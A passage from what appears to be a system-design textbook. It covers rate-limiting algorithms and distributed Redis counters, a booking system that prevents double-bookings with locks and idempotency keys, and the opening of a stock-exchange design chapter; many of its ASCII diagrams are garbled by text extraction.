User "alice" hitting 3 endpoints: ██████████ █ GET /api/posts → Bucket A (100/min) █ POST /api/posts → Bucket B (10/min) █ GET /api/search → Bucket C (30/min) █ GLOBAL (all reqs) → Bucket D (500/min) █
██████████ Each bucket is independent. A request must pass ALL applicable buckets.
```

| Pros                             | Cons                              |
|----------------------------------|-----------------------------------|
| █ Allows controlled bursts       | █ Two parameters to tune          |
| █ Memory efficient (2 vars/user) | █ Distributed sync is non-trivial |
| █ Simple implementation          |                                   |
| █ Used by AWS, Stripe, etc.      |                                   |

5.2 Leaky Bucket

The **Leaky Bucket** processes requests at a **fixed, constant rate** regardless of incoming traffic volume. Think of it as a queue with a fixed drain rate — requests flow in at any speed but leak out at a constant rate.

```
LEAKY BUCKET ALGORITHM ██████████ Incoming requests (variable rate) █ █ █ █ █ ▼ ▼ ▼ ▼ ██████████
█ ██████████ █ ← Queue (FIFO) Overflow! ←██████ █R7████R6████R5████R4█ █ capacity = 4 (rejected) █ ██████████
██████████ █ Drain (fixed rate) 1 request / 100ms █ ▼ ██████████ █ Server █ █ (constant load) █
██████████ Timeline: ██████████ t=0ms: [R1, R2, R3] arrive → Queue: [R1, R2, R3] → Process R1 t=100ms: [R4] arrives →
Queue: [R2, R3, R4] → Process R2 t=150ms: [R5, R6] arrive → Queue: [R3, R4, R5, R6] (full!) t=160ms: [R7] arrives → REJECTED (queue full)
t=200ms: drain → Queue: [R4, R5, R6] → Process R3
```

Pseudocode:

```
class LeakyBucket:
def __init__(self, capacity, drain_rate):
 self.capacity = capacity # max queue size
 self.drain_rate = drain_rate # requests per second
 self.queue = deque()
 self.last_drain = now()
def allow_request(self, request):
 self._drain()
 if len(self.queue) < self.capacity:
 self.queue.append(request)
 return True # QUEUED (will be processed)
 return False # REJECT (queue full, 429)
def _drain(self):
 elapsed = now() - self.last_drain
 to_drain = int(elapsed * self.drain_rate)
 for _ in range(min(to_drain, len(self.queue))):
 self.queue.popleft() # process request
 if to_drain > 0:
 self.last_drain = now()
```

| P Cons                                                              |
|---------------------------------------------------------------------|
| █ █ Does NOT allow bursts<br>Smooth, constant output rate           |
| █ █ Old requests in queue delay new ones<br>Predictable server load |
| █ █ Requires a queue (more memory)<br>Simple to reason about        |
| █ No guarantee of timely processing                                 |

5.3 Fixed Window Counter

Divide time into **fixed windows** (e.g., 60-second intervals) and keep a counter per window. If the counter exceeds the limit, reject requests until the next window.

```
FIXED WINDOW COUNTER Limit: 5 requests per 60-second window Window 1 (00:00-01:00) Window 2 (01:00-02:00) Window 3 (02:00-03:00)
1 2 3 4 5 1 2 3 1 2 3 4 5 LIMIT LIMIT LIMIT NEXT REQUEST -> 429
Requests allowed ✓ NEXT REQUEST -> 429 THE
BOUNDARY BURST PROBLEM: Limit: 5 req / minute Window 1 Window 2
5 reqs at 00:59 01:00
10 requests in 2 seconds! That is 2x the intended limit!
```

Implementation with Redis:

```
class FixedWindowCounter:
 def __init__(self, redis, limit, window_sec):
 self.redis = redis
 self.limit = limit
 self.window_sec = window_sec
 def allow_request(self, client_id):
 window = int(now() / self.window_sec)
 key = f"rate:{client_id}:{window}"
 # INCR is atomic in Redis
 count = self.redis.incr(key)
 if count == 1:
 self.redis.expire(key, self.window_sec)
 if count <= self.limit:
 return True # ALLOW
 return False # REJECT
```

Redis Commands (Atomic):

```
MULTI INCR rate_limit:user123:1672531200 EXPIRE rate_limit:user123:1672531200 60 EXEC
```

| Pros                                | Cons                              |
|-------------------------------------|-----------------------------------|
| Very simple implementation          | Boundary burst problem (2x limit) |
| Memory efficient (1 counter/window) | Not smooth traffic shaping        |
| Fast (single Redis INCR)            |                                   |

5.4 Sliding Window Log

Keep a **sorted log of timestamps** for each request. To check the limit, count how many timestamps fall within the current window.

```
SLIDING WINDOW LOG Limit: 5 requests per 60 seconds Current time: 01:25 Request Log (sorted set of timestamps):
00:20 00:45 00:58 01:02 01:15 01:20 01:24
expired expired expired ← within last 60 sec → remove these count
these = 4 Sliding window: [00:25 01:25] 60 seconds New request at 01:25: 1. Remove timestamps
older than (01:25 - 60s) = 00:25 2. Count remaining = 4 3. 4 < 5 (limit) → ALLOW ✓ 4. Add 01:25 to the log
After: 01:02 01:15 01:20 01:24 01:25 count = 5 → next request will be REJECTED
```

Implementation with Redis Sorted Set:

```
class SlidingWindowLog:
 def __init__(self, redis, limit, window_sec):
 self.redis = redis
 self.limit = limit
 self.window_sec = window_sec
 def allow_request(self, client_id):
 key = f"rate:{client_id}"
 current = now_ms()
 window_start = current - (self.window_sec * 1000)
 pipe = self.redis.pipeline()
 pipe.zremrangebyscore(key, 0, window_start) # remove expired
 pipe.zadd(key, {str(current): current}) # add current
 pipe.zcard(key) # count
 pipe.expire(key, self.window_sec) # TTL
 results = pipe.execute()
 count = results[2]
 if count <= self.limit:
 return True # ALLOW
 # Remove the just-added entry since we're rejecting
 self.redis.zrem(key, str(current))
 return False # REJECT
```

| P Cons                                                                       |
|------------------------------------------------------------------------------|
| Memory-heavy: stores EVERY timestamp<br>Very accurate<br>no boundary problem |





.....

## 6. Distributed Rate Limiting

This is the **hard problem**. When you have multiple API servers behind a load balancer, how do you enforce a global rate limit?

### The Race Condition Problem

WITHOUT distributed coordination: Client: user123 (limit: 10 req/min, currently at 9) ..... Load Balancer .....  
..... Both servers see count = 9 Server 1 Server 2 Both allow the request count=9 count=9 Both increment to 10 ALLOW! ALLOW! ..... RESULT: 11 requests allowed! (limit was 10) ← BUG!

### Approach 1: Centralized Redis Counter

..... Client .....>Load Balancer.....> Server 1 ..... Server 2 .....> Redis (single) .....  
INCR is atomic! ..... Server 3 ..... count=9 → 10 ..... ALLOW ..... count=10 → 11 ..... REJECT (>10) .....  
..... Accurate: Redis INCR is atomic (single-threaded) SPOF: If Redis goes down, rate limiting is lost Latency: Network round-trip to Redis for every request (~0.5ms)

### Approach 2: Sticky Sessions (Per-Server Limits)

Limit: 100 req/min → Split across 4 servers → 25/server each ..... Client .....(hash by IP).....  
..... Load Balancer ..... (consistent hashing) .....  
..... S1 S2 S3 S4 .....25/m  
.....25/m .....25/m .....LOCAL LOCAL LOCAL LOCAL ..... No network hop (local counter) Uneven distribution → some servers undercount Server failure means its share of limit is lost Limits not truly global

### Approach 3: Redis Cluster with Lua Scripts (Recommended)

..... Server 1 Server 2 Server 3 ..... Redis Cluster ..... Master Master .....  
..... (A-M) (N-Z) ..... Replica Replica .....  
..... Lua Script (runs atomically on Redis): ..... local key = KEYS[1] local limit = tonumber(ARGV[1]) local window = tonumber(ARGV[2]) local current = redis.call('INCR', key) if current == 1 then redis.call('EXPIRE', key, window) end if current > limit then return 0 -- REJECTED end return 1 -- ALLOWED .....

### Approach 4: Local Counters + Periodic Sync (Approximate)

..... Each server keeps a LOCAL counter and syncs periodically  
..... Server 1 Server 2 Server 3 .....local: 23 local: 18 local: 31  
..... sync every sync every sync every ..... 5 seconds 5 seconds 5 seconds  
..... Redis ..... global: 72 (23 + 18 + 31) limit: 100  
..... Between syncs, each server uses: local\_limit = (global\_limit - other\_servers) / N ..... Very low latency (local check) Can exceed limit by up to N × sync\_interval × rate Tolerates Redis downtime .....

### Distributed Approach Comparison

| Approach            | Accuracy | Latency | Fault Tolerance | Complexity |
|---------------------|----------|---------|-----------------|------------|
| Centralized Redis   | Exact    | ~0.5ms  | Redis SPOF      | Low        |
| Sticky sessions     | Poor     | ~0ms    | Partial         | Low        |
| Redis Cluster + Lua | Exact    | ~0.5ms  | HA              | Medium     |
| Local + Periodic    | Approx   | ~0ms    | Best            | Medium     |

**Production recommendation:** Redis Cluster + Lua scripts for accuracy-critical systems. Local counters + periodic sync for ultra-low-latency requirements.



```
HTTP/1.1 429 Too Many Requests Content-Type: application/json Retry-After: 23 X-RateLimit-Limit: 100 X-RateLimit-Remaining: 0 X-RateLimit-Reset: 1672531260 X-RateLimit-RetryAfter: 23 { "error": { "code": "RATE_LIMIT_EXCEEDED", "message": "Rate limit exceeded. Maximum 100 requests per 60 seconds.", "details": { "rule": "standard_user", "limit": 100, "window_seconds": 60, "retry_after_seconds": 23 } } }
```

## Client-Side Handling: Exponential Backoff with Jitter

```
EXPONENTIAL BACKOFF WITH JITTER Attempt 1: Wait 1s + random(0, 0.5s) → retry at ~1.3s Attempt 2: Wait 2s + random(0, 1.0s) → retry at ~2.7s Attempt 3: Wait 4s + random(0, 2.0s) → retry at ~5.2s Attempt 4: Wait 8s + random(0, 4.0s) → retry at ~10.1s Attempt 5: Wait 16s + random(0, 8.0s) → retry at ~20.5s MAX: Wait 32s (cap)

Why jitter? WITHOUT jitter: WITH jitter: All clients
retry Clients retry at at the same time! different times t=1s: t=1.1s: t=2s: t=1.3s:
t=4s: t=1.7s: (thundering herd!) t=2.1s: t=2.5s: (distributed nicely)
```

### Client Pseudocode:

```
def call_api_with_retry(request, max_retries=5):
 for attempt in range(max_retries):
 response = http.send(request)
 if response.status != 429:
 return response
 # Use Retry-After header if present
 retry_after = response.headers.get("Retry-After")
 if retry_after:
 wait = int(retry_after)
 else:
 # Exponential backoff with jitter
 base = min(2 ** attempt, 32)
 jitter = random.uniform(0, base / 2)
 wait = base + jitter
 log.warn(f"Rate limited. Retry in {wait:.1f}s (attempt {attempt+1})")
 sleep(wait)
 raise RateLimitError("Exceeded max retries")
```

## Graceful Degradation vs Hard Rejection

```
HARD REJECTION (default):
Request > Over limit? YES immediately
Request > Over limit? YES / reduced quality resp
Examples: - Return cached (possibly stale) data - Reduce response fields (omit recommendations) - Lower image quality - Queue for later processing (return 202 Accepted)
```

## 10. Full System Architecture

```
COMPLETE RATE LIMITER ARCHITECTURE
Web/API HTTPS Load Balancer (AWS ALB / Nginx) API
Gateway API Gateway Instance 1 Instance 2 Instance 3
Rate Limiter Rate Limiter Rate Limiter Middleware Middleware
Rules Cache Rules Cache Rules Cache (local) (local)
Redis Cluster
Master 1 Master 2 Master 3 (slots) (slots) (slots) 0-5460 5461-10923 10924-16383 16384-26843
Replica 1 Replica 2 Replica 3
Rules Service GET /rules PUT /rules/{id} POST /rules DELETE /rules/{id}
Database (PostgreSQL) rate_limit_rules id name path_pattern method limit_count window_seconds identifier_type action priority enabled created_at updated_at
```

### Request Flow (Step by Step)

```
REQUEST FLOW 1. Client sends request 2. Load balancer routes to API Gateway instance 3. Rate Limiter middleware intercepts request 3a. Extract identifier (IP, user ID, API key) 3b. Load matching rules from LOCAL cache (refreshed every 30s from Rules Service) 3c. For EACH matching rule: Execute Lua script on Redis INCR counter Check against limit Return (allowed, remaining, reset_at) 3d. If ANY rule exceeded → Return 429 + headers 3e. If ALL rules pass → Forward to application + add X-RateLimit-* headers to response 4. Application processes request 5. Response returned to client with rate limit headers Total added latency: ~0.5ms (Redis round-trip)
```

## Monitoring and Alerting

```
OBSERVABILITY Metrics (Prometheus + Grafana):
rate_limiter_requests_total{status="allowed|rejected"}
rate_limiter_latency_ms (histogram)
rate_limiter_redis_errors_total
rate_limiter_rules_evaluated_total
rate_limiter_active_clients (gauge)
Alerts:
429 rate > 10% of traffic → investigate abuse
Redis
```

[illegible]

## 11. Key Takeaways

##### KEY TAKEAWAYS #####

1. ALGORITHM CHOICE MATTERS: Use Sliding Window Counter for most cases – best balance of accuracy and memory.
- Token Bucket if you need to allow controlled bursts.
2. DISTRIBUTED IS THE HARD PART: Single-server rate limiting is trivial. The challenge is coordination across servers.
- Redis Cluster + Lua scripts is the production standard.
3. FAIL-OPEN, NOT FAIL-CLOSED: If the rate limiter is down, allow traffic through. A brief period without rate limits is better than a complete outage for all users.
4. MULTIPLE RULES, NOT ONE: Real systems apply per-IP, per-user, per-endpoint, and global limits simultaneously.
- A request must pass all applicable rules.
5. HEADERS ARE NOT OPTIONAL: Always return X-RateLimit-\* headers so clients can self-throttle and provide a good developer experience. Include Retry-After on 429s.
6. REDIS IS YOUR FRIEND: In-memory, atomic operations, clustering, Lua scripting – Redis was practically built for rate limiting.
- Budget ~5 GB for 10M clients.
7. RULES ENGINE ADDS FLEXIBILITY: Externalize rate limit rules into a configuration service. This allows changing limits without code deployments – critical during incidents and traffic spikes.
8. CLIENT-SIDE MATTERS TOO: Implement exponential backoff with jitter in all API clients. Without jitter, retries create thundering herds that amplify the problem.

#####

## Quick Decision Framework

```
"Which algorithm should I use?" ■■■■■■■■■■■■■■■■■■■■ ■ Need to allow bursts? ■■■■■ YES ■ NO ■■■ ▼■■▼■■ Token ■ Need precise ■ Bucket ■ accuracy? ■■■■■■■■■■■■■■■■■■■■ ■ YES ■ NO ■■■■■ ▼■■▼■■■ ■ Slid■ Sliding ■■■ Win ■ Window ■■■ Log ■ Counter ■■■■■■■■■■■■■■■■■■■■ "Where should I put it?" Small startup → API Gateway (Kong, AWS API GW) Mid-size → API Gateway + Redis middleware Large scale → Dedicated rate limit service + Redis Cluster DDoS defense → Cloudflare/AWS WAF (edge) + server-side
```

## Further Reading

| Resource                                | Type           |
|-----------------------------------------|----------------|
| Stripe's rate limiter blog post         | Case study     |
| Cloudflare "How We Built Rate Limiting" | Architecture   |
| Redis documentation on Lua scripting    | Implementation |
| RFC 6585 (HTTP 429 status code)         | Specification  |
| Google Cloud "Rate Limiting Strategies" | Best practices |
| Token Bucket on Wikipedia               | Algorithm      |

This chapter is part of [Part VII — Real-World Case Studies](#)

# Chapter 37 — Design a Booking System

Hotel rooms, movie tickets, flights, restaurant tables — they all share one brutal constraint: the same resource cannot be sold twice. This chapter dissects the concurrency problem at the heart of every booking platform and builds a system that handles millions of searches while guaranteeing zero double-bookings.

## 1. Problem Statement

Design a **general-purpose booking platform** where users can search for available resources, view details, and make reservations — all in real time.

The resources could be: - **Hotel rooms** (Airbnb — 7M+ listings, Booking.com — 28M+ listings) - **Movie tickets** (BookMyShow, Fandango) - **Flight seats** (Expedia, Kayak) - **Restaurant tables** (OpenTable, Resy) - **Event tickets** (Ticketmaster — handles 500M+ tickets/year)

### The Core Challenge

```
User A (New York) User B (London) | | | "Book Room 42, Dec 25" | "Book Room 42, Dec 25" v v +-----+ +-----+ | API Server
1 | | API Server 2 | +-----+ +-----+ \ / v v +-----+ | SAME DATABASE ROW | | Room 42 |
Dec 25 | status=OPEN | +-----+ +-----+ ??? Both requests arrive within milliseconds. Who gets the room? How do we prevent
BOTH from succeeding?
```

This **concurrent write to the same resource** is THE defining problem of booking systems. Every architectural decision flows from how we solve it.

## 2. Functional Requirements

| #  | Requirement           | Description                                          |
|----|-----------------------|------------------------------------------------------|
| 1  | Search availability   | Search by date range, location, price, filters       |
| 2  | View listing details  | Photos, descriptions, reviews, calendar availability |
| 3  | Make a reservation    | Select dates, reserve resource, pay                  |
| 4  | Cancel booking        | User-initiated cancel with refund policy             |
| 5  | Payment integration   | Stripe/PayPal, hold + charge pattern                 |
| 6  | Confirmation          | Email + push notification on booking/cancel          |
| 7  | Booking history       | Past + upcoming bookings for the user                |
| 8  | Calendar availability | Visual calendar showing open/booked dates            |
| 9  | Reviews & ratings     | Post-stay reviews for listings                       |
| 10 | Host management       | Hosts can list, update, block dates                  |

## 3. Non-Functional Requirements

| Requirement        | Target               | Why                                |
|--------------------|----------------------|------------------------------------|
| Strong consistency | Zero double-bookings | Core business invariant            |
| High availability  | 99.99% for search    | Search is read-heavy, must stay up |



### 5.3 Database Choice Rationale

## 6. The Core Problem: Preventing Double Booking

*For any given resource and time slot, the number of confirmed bookings must NEVER exceed the available inventory.*

| Pros                          | Cons                               |
|-------------------------------|------------------------------------|
| No blocking — high throughput | Requires retry logic               |
| No deadlocks possible         | Many retries under high contention |

### 6.3 Approach 3: Database Constraints (UNIQUE Constraint)

For **one-booking-per-slot** scenarios (specific seats), use UNIQUE constraints:

```
CREATE TABLE seat_bookings (booking_id BIGSERIAL PRIMARY KEY, listing_id BIGINT NOT NULL, seat_number VARCHAR(10) NOT NULL, show_date DATE NOT NULL, user_id BIGINT NOT NULL, CONSTRAINT uq_seat UNIQUE (listing_id, seat_number, show_date)); -- User A: INSERT ... VALUES (42, 'A15', '2025-12-25', 101); → SUCCESS
-- User B: INSERT ... VALUES (42, 'A15', '2025-12-25', 202); → UNIQUE VIOLATION
```

| Pros                          | Cons                                  |
|-------------------------------|---------------------------------------|
| Database enforces correctness | Limited to one-booking-per-slot model |
| Simplest implementation       | Can't handle partial inventory easily |

### 6.4 Approach 4: Distributed Lock (Redis)

Use Redis to create a **temporary hold** while the user completes payment:

```
SET lock:listing:42:date:2025-12-25 user_101 NX EX 600
NX = only if NOT exists
value = who holds it
600s = 10 min TTL
EX = set expiry

User A Redis User B
SET ... NX EX 600 OK (lock acquired)
SET ... NX EX 600 [Fills payment form for up to 10 min] nil (LOCK EXISTS) "Temporarily held by another user"
Confirm in DB → DEL lock:listing:... Lock released
IF timeout/fail: TTL auto-expires in 10 min
```

| Pros                   | Cons                           |
|------------------------|--------------------------------|
| Great UX — time to pay | Redis is not ACID — edge cases |
| Auto-cleanup via TTL   | Must still confirm in database |

### 6.5 Recommended: Optimistic Locking + Temporary Hold + Idempotency

The **production-grade approach** combines multiple strategies:

```
RECOMMENDED APPROACH (LAYERED)
Layer 1: Redis Temporary Hold
 - Acquire hold (SET NX EX 600)
 - Provides good UX (10 min to complete payment)
 - Auto-expires if user abandons
Layer 2: Optimistic Locking in PostgreSQL
 - UPDATE ... WHERE version = X
 - Final source of truth
 - Handles edge cases where Redis lock leaks
Layer 3: Idempotency Key
 - Client sends unique key per booking attempt
 - UNIQUE constraint on bookings.idempotency_key
 - Safe to retry on network failure
Together: Redis hold → Optimistic DB write → Idempotent
```

## 7. Search and Discovery

### Search Architecture

```
Client → API Gateway → Search Service (filters)
Filters: (5 min TTL) HIT → return - City: "Paris" - Dates: Dec 24-27 MISS - Guests: 2 - Price: $50-$200 - Amenities: wifi, pool
Elasticsearch (full-text, geo, facets)
Merge with availability (Redis/DB)
```

### Elasticsearch Query Example



```
{ "query": { "bool": { "must": [{ "match": { "city": "Paris" } }, { "range": { "max_guests": { "gte": 2 } } }, { "range": { "base_price": { "gte": 50, "lte": 200 } } }], "filter": [{ "terms": { "amenities": ["wifi", "pool"] } }, { "geo_distance": { "distance": "10km", "location": { "lat": 48.8566, "lon": 2.3522 } } }] }, "sort": [{ "base_price": "asc" }, { "from": 0, "size": 20 }
```

## Keeping Elasticsearch in Sync

PostgreSQL Kafka Elasticsearch **Index** **table** **changes** **(listings)** **listings** **CDC** **listing**. **consume** **ES** **Change Data Capture (Debezium)** – **eventual consistency is OK for search.**

## 8. Booking Flow (Step by Step)

### Complete Booking Sequence

```
Client API Server Redis DB Payment
Notify Kafka listing 2 Check avail. 1 Select
HIT/MISS Avail! 3 Confirm 4 Hold
SET NX OK Payment form (10m) 5 Pay
6 Charge Authorized 7 Confirm DB (OL)
UPDATE avail WHERE version=X INSERT booking COMMIT
8 Release DEL 9 Event
consume 10 Email+Push Booking
confirmed!
```

### Failure Handling Matrix

```
Failure Point Recovery Action
Redis hold fails "Temporarily held" – retry in minutes
(already held) Payment declined Release Redis
hold, show error, retry Payment timeout Async check:
charged → book, else hold DB commit fails Refund
payment, release hold, apologize (version conflict)
User abandons Redis TTL auto-expires in 10 minutes
Server crash mid- Idempotency key prevents double-booking booking on retry with same key
```

## 9. Payment Integration

### Payment Flow with Stripe

```
Client Booking Svc Payment Svc Stripe
Book request Create intent
PaymentIntent client_secret client_secret
client_secret Confirm (client-side SDK) Webhook:
payment_intent .succeeded Payment OK Confirm booking
Confirmed
```

### Idempotency for Payment Safety

```
WHY IDEMPOTENCY KEYS MATTER WITHOUT idempotency:
Req 1: Charge $200 → SUCCESS (client doesn't know) Req 2: Charge $200 → SUCCESS (DOUBLE CHARGE!)
WITH idempotency: Req 1:
Charge $200, key="abc-123" → SUCCESS Req 2: Charge $200, key="abc-123" → Returns same result
Key = SHA256(user_id + listing_id +
dates) Stored as UNIQUE constraint in payments table
```

## 10. Notification System

```
Booking Kafka Notification Service Service
Topics: confirmed - confirmed - cancelled Event Router
Payment - payment. confirmed → email Service failed + push reminder - reminder
cancelled → email .24h reminder → push Scheduler + SMS (24h
before) Email (SES) Push (FCM/APNS)
```

■■■ SMS (Twilio) ■■■

| Event             | Email | Push | SMS | In-App |
|-------------------|-------|------|-----|--------|
| Booking confirmed | ■     | ■    | ■   | ■      |
| Booking cancelled | ■     | ■    | ■   | ■      |
| Payment failed    | ■     | ■    | ■   | ■      |
| Reminder (24h)    | ■     | ■    | ■   | ■      |
| Refund processed  | ■     | ■    | ■   | ■      |

## 11. Handling Flash Sales / Surge Traffic

## The Problem

### Solution 1: Virtual Waiting Queue

### Solution 2: Pre-warm Inventory in Redis (Atomic Counters)

```
BEFORE SALE: SET ticket:concert:789:count 50000 DURING SALE (each attempt): result = DECR ticket:concert:789:count if result >= 0 → Reserved! Proceed to payment. else → INCR (undo), "SOLD OUT" DECR is ATOMIC in Redis → no race conditions! Single-threaded Redis handles 100K+ ops/sec. Only confirmed reservations hit the database.
```

### Solution 3: Rate Limiting at Entry Point

```
Users ##### Nginx / ##### Application ## 500K/min ## API Gateway ##
Servers # ##### • 1 req/sec # Excess → HTTP 429 # per user # "Please wait and • 10K total # try again"
• Token ## bucket #
```


## 12. Scaling Strategy

## Multi-Layer Scaling


[illegible]

## Database Sharding + Read Replicas

### 13. Full System Architecture



#### Request Flow Summary



### 14. Key Takeaways

- 8 KEY TAKEAWAYS
- 1. DOUBLE-BOOKING IS THE #1 ENEMY Use optimistic locking + DB constraints as your safety net. This is what interviewers care about most.
- 2. SEPARATE READ AND WRITE PATHS Search tolerates eventual consistency (ES + Redis cache). Bookings require ACID transactions (PostgreSQL).
- 3. TEMPORARY HOLDS ENABLE GOOD UX Redis with TTL holds a resource while user pays. Auto-expire prevents ghost bookings. 10-min window is standard.
- 4. IDEMPOTENCY KEYS PREVENT DISASTER Every booking and payment operation MUST be idempotent. Unique key per operation with a UNIQUE DB constraint.
- 5. FLASH SALES NEED SPECIAL ARCHITECTURE Pre-warm inventory in Redis (atomic DECR), virtual queues, and rate-limit at the gateway for 100x traffic spikes.
- 6. PAYMENTS ARE ASYNCHRONOUS Use webhook-based confirmation from Stripe/PayPal. Design for failures, timeouts, and refunds as first-class flows.
- 7. CACHE AGGRESSIVELY, INVALIDATE CAREFULLY Cache search (5 min TTL), availability (30 sec), statics (CDN). Booking-critical data always hits PostgreSQL.
- 8. EVENT-DRIVEN FOR EVERYTHING NON-CRITICAL Notifications, analytics, search sync, and audit logs flow through Kafka. Decouple from the booking critical path.

This chapter is part of [Part VII — Real-World Case Studies](#)

# Chapter 38: Design a Stock Exchange (NYSE / NASDAQ / Binance)

## 1. Problem Statement

Design an electronic trading platform that matches buy and sell orders for financial instruments (stocks, options, crypto) in real-time. The exchange is the central nervous system of capital markets — it must guarantee absolute correctness (no phantom trades, no double-fills), strict fairness (time-priority ordering), and ultra-low latency (matching in microseconds, not milliseconds).

This is not a typical web application. A stock exchange operates closer to an embedded real-time system than a CRUD app. Every microsecond counts. A single bug can cause millions of dollars in losses. The matching engine — the heart of the exchange — is single-threaded by design, processes millions of events per second, and must be deterministically replayable for audit and disaster recovery.

Scale reference points:

NYSE: ~6 billion shares traded per day NASDAQ: peaks at 15M+ messages/sec Binance: 100,000 orders/sec sustained, 1.4M orders/sec peak CME Group: 35 billion messages/day across all asset classes IEX: built their matching engine in ~10,000 lines of Java

## 2. Functional Requirements

| ID   | Requirement           | Description                                                  |
|------|-----------------------|--------------------------------------------------------------|
| FR1  | Place Order           | Submit market, limit, stop-loss, and other order types       |
| FR2  | Cancel Order          | Cancel an open (unfilled) order by order ID                  |
| FR3  | Modify Order          | Amend price or quantity of an existing order                 |
| FR4  | Order Matching        | Automatically match compatible buy/sell orders               |
| FR5  | Real-time Price Feed  | Stream live bid/ask/last-trade/volume to subscribers         |
| FR6  | Trade Execution       | Generate trade records when orders match                     |
| FR7  | Trade Settlement      | Transfer ownership of shares and funds (T+1 or T+2)          |
| FR8  | Order Book Visibility | Display current bids and asks with depth (Level 2 data)      |
| FR9  | Account Management    | Manage portfolios, balances, margin, and positions           |
| FR10 | Trade History         | Query past trades filtered by symbol, date, or account       |
| FR11 | Market Data History   | Historical OHLCV (candlestick) data for charting             |
| FR12 | Notifications         | Alert users on fills, partial fills, cancellations, triggers |

## 3. Non-Functional Requirements

| ID   | Requirement       | Target                                              |
|------|-------------------|-----------------------------------------------------|
| NFR1 | Ultra-low Latency | < 100 microseconds for order matching (core engine) |
| NFR2 | High Throughput   | Millions of orders per second per symbol            |

|      |                    |                                                              |
|------|--------------------|--------------------------------------------------------------|
| NFR3 | Strong Consistency | Exact financial correctness — no phantom or duplicate trades |
| NFR4 | Fault Tolerance    | 99.999% uptime (< 5.26 minutes downtime/year)                |
| NFR5 | Fairness           | Strict price-time priority (FIFO at each price level)        |
| NFR6 | Audit Trail        | Every event immutably logged with nanosecond timestamps      |
| NFR7 | Determinism        | Replay the same input sequence → identical output            |
| NFR8 | Regulatory         | Comply with SEC/FINRA rules (or equivalent for crypto)       |
| NFR9 | Security           | Encrypted transport, DDoS protection, access controls        |

## 4. Capacity Estimation

### 4.1 Order Volume

Daily orders: 5,000,000 orders/day Trading hours: 6.5 hours = 23,400 seconds (US equities) Average rate: 5,000,000 / 23,400 = 214 orders/sec Peak multiplier: ~250x average (opening/closing auction surges) Peak rate: ~50,000 orders/sec Per order payload: ~200 bytes (symbol, side, type, price, qty, timestamp, account) Daily order data: 5M × 200 B = 1 GB/day Annual order data: 1 GB × 252 trading days = 252 GB/year

### 4.2 Market Data

Symbols traded: ~8,000 (US equities) to 500,000+ (crypto pairs) Price updates/sec: 10,000,000 (aggregate across all symbols at peak) Update payload: ~100 bytes (symbol, bid, ask, last, volume, timestamp) Peak bandwidth: 10M × 100 B = 1 GB/sec raw market data Subscribers: 100,000 institutional + millions retail Fan-out factor: Each update → 10,000+ consumers Total egress: Terabits/sec (solved via multicast + edge caching)

### 4.3 Storage

Order history: 252 GB/year (hot storage, queryable) Trade history: ~100 GB/year (subset of orders that matched) Market data (ticks): ~5 TB/year (every price change, every symbol) OHLCV candles: ~50 GB/year (1-min bars, all symbols) Audit log: ~1 TB/year (every gateway event, every state change) Total: ~7 TB/year → manageable with time-series DBs

## 5. Order Types

### 5.1 Market Order

Execute immediately at the **best available price**. No price guarantee — you get whatever the market offers. Used when speed of execution matters more than price.

Example: "Buy 100 shares of AAPL at market" → Fills at the best ask price(s) currently in the order book → If best ask is \$150.00 for 60 shares and next is \$150.05 for 40 shares, you get 60 @ \$150.00 + 40 @ \$150.05

### 5.2 Limit Order

Execute at the **specified price or better**. A buy limit at \$150 will only fill at \$150 or lower. Provides price protection but no execution guarantee.

Example: "Buy 100 AAPL @ \$150.00 limit" → If ask ≤ \$150.00: fills immediately (fully or partially) → If ask > \$150.00: rests in order book at \$150.00 until filled or cancelled

### 5.3 Stop-Loss Order

Becomes a **market order** when the price hits a trigger (stop) price. Used to limit losses on an existing position.

Example: "Sell 100 AAPL stop @ \$140.00" → If AAPL drops to \$140.00: triggers a market sell order → Execution price could be \$140.00, \$139.95, or worse (slippage)

## 5.4 Stop-Limit Order

Becomes a **limit order** (not market) when the stop price is triggered. Combines stop-loss protection with price control.

Example: "Sell 100 AAPL stop \$140.00 limit \$139.50" → If AAPL drops to \$140.00: triggers a limit sell @ \$139.50 → Won't fill below \$139.50 – but may not fill at all if price crashes past it

### 5.5 Iceberg (Hidden Quantity) Order

Only a small "visible" portion is shown in the order book. When the visible portion fills, the next slice is automatically placed. Used by institutions to avoid signaling large intent to the market.

Example: "Buy 10,000 AAPL @ \$150.00 limit, display 500" → Order book shows 500 shares at \$150.00 → When those 500 fill, next 500 automatically appear → Repeats until all 10,000 are filled

## 5.6 Time-in-Force Modifiers

## 5.7 Order Type Comparison

```

Order Type █ Price █ Execution █ Rests in
█ Partial █ Risk █ █ Control? █ Guarantee? █ Book? █ Fill? █ █
Market █ No █ Yes* █ No █ Yes █ Slippage
█ Limit █ Yes █ No █ Yes █ Yes █ No fill █ █ Stop-Loss █ No █ Yes* █ No** █ Yes █ Slippage █ █ Stop-Limit █ Yes █ No █ No** █ Yes █ No
